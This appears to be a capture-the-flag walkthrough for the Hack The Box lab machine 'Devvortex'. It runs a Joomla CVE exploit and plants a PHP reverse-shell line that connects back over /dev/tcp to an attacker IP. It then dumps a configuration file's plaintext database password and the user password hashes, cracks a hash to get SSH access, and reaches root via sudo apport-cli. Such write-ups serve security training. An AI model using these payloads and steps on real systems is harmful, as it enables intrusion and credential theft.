


2. **Exploit**




We found a CVE related to the Joomla version running there. After doing some research, the exploit is about {PAGE OF NOTES} (click the link to get more information about it). Install the requeriments and run the exploit as follows. DO NOT type “http://dev.devvortex.htb/”. That url will throw an error:


```
ruby exploit.rb http://dev.devvortex.htb
```



We could obtain some credentials with the exploit. This credentials are valid to have access to the administrator panel as the administrator (They won't work if you try to login with SSH).



We can try to upload a reverse shell in the templates section, access to the file and get the shell.




We can edit these files in order to write code that will send us a reverse shell, make sure you run:

```
nc -nlvp 1234
```

You can use either reverse shell php files from Kali Linux or write your own command. Writing your own command to open a reverse shell will be like this:

```
<?php
system('bash -c "bash -i >& /dev/tcp/10.10.14.238/1234 0>&1"');
?>
```

Or, add that line to one of the files. That file will execute a command on the system by using php (similar to python with the os library and os.system). It will tell the system to send an interactive bash to my IP in the ‘1234’ port, open the template on the browser and wait for the reverse shell:



It seems we are logged as the default web server user, but we can try to find credentials to log with SSH or to perform escalation. Stabilize your shell by performing:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
<?php
class JConfig {
        public $offline = false;
        public $offline_message = 'This site is down for maintenance.<br>Please check back again
soon.';
        public $display_offline_message = 1;
        public $offline_image = '';
        public $sitename = 'Development';
        public $editor = 'tinymce';
        public $captcha = '0';
        public $list_limit = 20;
        public $access = 1;
        public $debug = false;
        public $debug_lang = false;
        public $debug_lang_const = true;
        public $dbtype = 'mysqli';
        public $host = 'localhost';
        public $user = 'lewis';
        public $password = 'P4ntherg0t1n5r3c0n##';
        public $db = 'joomla';
        public $dbprefix = 'sd4fg_';
        public $dbencryption = 0;
        public $dbsslverifyservercert = false;
        public $dbsslkey = '';
        public $dbsslcert = '';
        public $dbsslca = '';
        public $dbsslcipher = '';
        public $force_ssl = 0;
        public $live_site = '';
        public $secret = 'ZI7zLTbaGKliS9gq';
        public $gzip = false;
        public $error_reporting = 'default';
        public $helpurl = 'https://help.joomla.org/proxy?keyref=Help{major}{minor}:{keyref}&lang=
```

This config file has some credentials, but they don't work with the users that are there. One thing we can do is to search for credentials in the SQL database inside the machine using the found credentials, so we can connect to it by performing:


```
mysql -u lewis --password={lewis' password}
```

```
mysql> SHOW DATABASES;
SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)
```

By reading the /etc/passwd file from the target, we know “logan” is a user, however, we don’t have his credential. Logan is also a joomla user, thus, his password must be at the joomla SQL database:

```
mysql> USE joomla;
USE joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
SHOW TABLES;
+------------------------------+
| Tables_in_joomla             |
+------------------------------+
| sd4fg_action_log_config      |
| sd4fg_action_logs            |
| sd4fg_action_logs_extensions |
| sd4fg_action_logs_users      |
| sd4fg_assets                 |
| sd4fg_associations           |
| sd4fg_banner_clients         |
| sd4fg_banner_tracks          |
| sd4fg_banners                |
| sd4fg_categories             |
| sd4fg_contact_details        |
| sd4fg_content                |
| sd4fg_content_frontpage      |
| sd4fg_content_rating         |
| sd4fg_content_types          |
| sd4fg_contentitem_tag_map    |
| sd4fg_extensions             |
| sd4fg_fields                 |
| sd4fg_fields_categories      |
| sd4fg_fields_groups          |
| sd4fg_fields_values          |
| sd4fg_finder_filters         |
| sd4fg_finder_links           |
| sd4fg_finder_links_terms     |
| sd4fg_finder_logging         |
| sd4fg_finder_taxonomy        |
| sd4fg_finder_taxonomy_map    |
| sd4fg_finder_terms           |
| sd4fg_finder_terms_common    |
| sd4fg_finder_tokens          |
| sd4fg_finder_tokens_aggregate |
| sd4fg_finder_types           |
| sd4fg_history                |
| sd4fg_languages              |
| sd4fg_mail_templates         |
| sd4fg_menu                   |
| sd4fg_menu_types             |
| sd4fg_messages               |
| sd4fg_messages_cfg           |
| sd4fg_modules                |
| sd4fg_modules_menu           |
| sd4fg_newsfeeds              |
```



```
mysql> SELECT * FROM sd4fg_users;
SELECT * FROM sd4fg_users;
+-----+------------+----------+---------------------+--------------------------------------------------------------+-------+-----------+---------------------+---------------------+------------
+-----------------------------------------------------------------------------------------------------------------------------------------------+---------------+-----------+--------
+------+-------------+-------------+
| id  | name       | username | email               | password                                                     | block | sendEmail | registerDate        | lastvisitDate       | activation
| params                                                                                                                                        | lastResetTime | resetCount | otpKey
| otep | requireReset | authProvider |
+-----+------------+----------+---------------------+--------------------------------------------------------------+-------+-----------+---------------------+---------------------+------------
+-----------------------------------------------------------------------------------------------------------------------------------------------+---------------+-----------+--------
+------+-------------+-------------+
| 649 | lewis      | lewis    | lewis@devvortex.htb | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |     0 |         1 | 2023-09-25 16:44:24 | 2024-01-15 01:22:20 | 0
|                                                                                                                                               | NULL          |          0 |
|      |            0 |             |
| 650 | logan paul | logan    | logan@devvortex.htb | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |     0 |         0 | 2023-09-26 19:15:42 | NULL                |
| {"admin_style":"","admin_language":"","language":"","editor":"","timezone":"","a11y_mono":"0","a11y_contrast":"0","a11y_highlight":"0","a11y_font":"0"} | NULL          |          0 |
|      |            0 |             |
+-----+------------+----------+---------------------+--------------------------------------------------------------+-------+-----------+---------------------+---------------------+------------
+-----------------------------------------------------------------------------------------------------------------------------------------------+---------------+-----------+--------
+------+-------------+-------------+
2 rows in set (0.00 sec)
```

We have found Logan’s hash, we can use john to crack it as follows:

```
john hash.txt -w=/path/to/wordlist
```

```
ssh logan@10.10.11.242
The authenticity of host '10.10.11.242 (10.10.11.242)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.242' (ED25519) to the list of known hosts.
logan@10.10.11.242's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 15 Jan 2024 01:42:46 AM UTC

  System load:           0.29
  Usage of /:            65.1% of 4.76GB
  Memory usage:          21%
  Swap usage:            0%
  Processes:             171
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.242
  IPv6 address for eth0: dead:beef::250:56ff:feb9:379c


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Nov 21 10:53:48 2023 from 10.10.14.23
logan@devvortex:~$
```


If we perform, we'll get:

```
sudo -l
```

```
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$
```

According to the internet, we have found a vulnerability since “apport-cli” is included in the SUDOERS file, check https://diegojoelcondoriquispe.medium.com/cve-2023-1326-poc-c8f2a59d0e00 for a full explanation.



We got a root shell.

#PWNED